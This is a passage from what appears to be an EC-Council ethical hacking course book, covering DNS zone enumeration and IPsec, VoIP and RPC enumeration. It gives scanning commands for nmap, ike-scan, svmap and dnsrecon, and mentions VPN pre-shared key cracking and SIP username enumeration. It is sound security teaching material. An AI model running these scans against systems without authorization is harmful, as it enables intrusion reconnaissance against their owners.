


Figure 4.28: Screenshot of LDNS displaying results on the target domain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DNSRecon**

  Source: *https://www.github.com*

  DNSRecon is a zone enumeration tool that assists users in enumerating DNS records such as A, AAAA, and CNAME. It also performs NSEC zone enumeration to obtain DNS record files of a target domain.

  As shown in the screenshot, attackers use the following query to perform zone enumeration against a target domain **`certifiedhacker.com`**:

  `dnsrecon -d <target domain> -z`





Figure 4.29: Screenshot of DNSRecon displaying results on the target domain


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Enumeration Techniques

This section discusses IPsec, VoIP, RPC, Unix/Linux user, Telnet, SSH user, FTP, TFTP, SMB, IPv6, and BGP enumeration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPsec Enumeration

IPsec is the most commonly implemented technology for both gateway-to-gateway (LAN-to-LAN) and host-to-gateway (remote access) enterprise VPN solutions. IPsec provides data security by employing various components such as Encapsulating Security Payload (ESP), Authentication Header (AH), and Internet Key Exchange (IKE) to secure communication between VPN endpoints.

Most IPsec-based VPNs use the Internet Security Association Key Management Protocol (ISAKMP), a part of IKE, to establish, negotiate, modify, and delete Security Associations (SA) and cryptographic keys in a VPN environment.

Attackers can perform simple direct scanning for ISAKMP at UDP port 500 with tools such as Nmap to acquire information related to the presence of a VPN gateway.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following command can be used to perform an Nmap scan for checking the status of ISAKMP over port 500:

```
# nmap -sU -p 500 <target IP address>
```




Figure 4.30: Screenshot displaying an Nmap scan over port 500 for ISAKMP

Attackers can probe further using fingerprinting tools such as ike-scan to enumerate sensitive information, including the encryption and hashing algorithm, authentication type, key distribution algorithm, and SA LifeDuration. In this type of scan, specially crafted IKE packets with an ISAKMP header are sent to the target gateway, and the responses are recorded.

The following command is used for initial IPsec VPN discovery with ike-scan tool:

```
# ike-scan -M <target gateway IP address>
```




Figure 4.31: Screenshot displaying ike-scan enumeration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


ike-scan

Source: *https://github.com*

ike-scan discovers IKE hosts and can fingerprint them using the retransmission backoff pattern. ike-scan can perform the following functions.

- **Discovery**: The hosts running IKE in a given IP range can be determined by displaying the hosts that respond to the IKE requests sent by ike-scan.
- **Fingerprinting**: The IKE implementation used by the hosts can be determined, and in some cases, the version of the software they are running can be determined. This is done in two ways: UDP backoff fingerprinting, which involves recording the times of arrival of the IKE response packets from the target hosts and comparing the observed retransmission backoff pattern against known patterns, and Vendor ID fingerprinting, which compares Vendor ID payloads from the VPN servers against known Vendor ID patterns.
- **Transform enumeration**: The transform attributes supported by the VPN server for IKE phase 1 (e.g., encryption algorithm and hash algorithm) can be determined.
- **User enumeration**: For some VPN systems, valid VPN usernames can be discovered.
- **Pre-shared key cracking**: Offline dictionary or brute-force password cracking can be performed for IKE Aggressive Mode with pre-shared key authentication. This uses ike-scan to obtain the hash and other parameters as well as psk-crack, which is a part of the ike-scan package, to perform the cracking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



VoIP Enumeration

VoIP is an advanced technology that has replaced the conventional public switched telephone network (PSTN) in both corporate and home environments. VoIP uses internet infrastructure to establish connections for voice calls; data are also transmitted on the same network. However, VoIP is vulnerable to TCP/IP attack vectors. Session Initiation Protocol (SIP) is one of the protocols used by VoIP for performing voice calls, video calls, etc. over an IP network. This SIP service generally uses UDP/TCP ports 2000, 2001, 5050, and 5061.

Attackers use Svmap and Metasploit tools to perform VoIP enumeration. Through VoIP enumeration, attackers can gather sensitive information such as VoIP gateway/servers, IP-private branch exchange (PBX) systems, and User-Agent IP addresses and user extensions of client software (softphones) or VoIP phones. This information can be used to launch various VoIP attacks such as DoS attacks, session hijacking, caller ID spoofing, eavesdropping, spam over Internet telephony (SPIT), and VoIP phishing (Vishing).

- **Svmap**

  Source: *https://github.com*

  Svmap is an open-source scanner that identifies SIP devices and PBX servers on a target network. It can be helpful for system administrators when used as a network inventory tool.

  Attackers use Svmap to perform the following:

  - Identify SIP devices and PBX servers on default and non-default ports
  - Scan large ranges of networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Scan one host on different ports for an SIP service on that host or multiple hosts on multiple ports
- Ring all the phones on a network simultaneously using the INVITE method

Below screenshot shows an example for the enumeration of SIP device details using the Svmap tool through the following command:

 # svmap <target network range>




Figure 4.32: Screenshot displaying Svmap scan for enumerating SIP details

Attackers use Metasploit's SIP Username Enumerator to scan numeric usernames/extensions of VoIP phones. Below screenshot shows an example for enumerating SIP using Metasploit.





Figure 4.33: Screenshot displaying Metasploit exploit for SIP enumeration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RPC Enumeration

The remote procedure call (RPC) is a technology used for creating distributed client/server programs. RPC allows clients and servers to communicate in distributed client/server programs. It is an inter-process communication mechanism, which enables data exchange between different processes. In general, RPC consists of components such as a client, a server, an endpoint, an endpoint mapper, a client stub, and a server stub, along with various dependencies.

The portmapper service listens on TCP and UDP port 111 to detect the endpoints and present clients, along with details of listening RPC services. Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the following Nmap scan commands to identify the RPC service running on the network:

```
# nmap -sR <target IP/network>
# nmap -T4 -A <target IP/network>
```

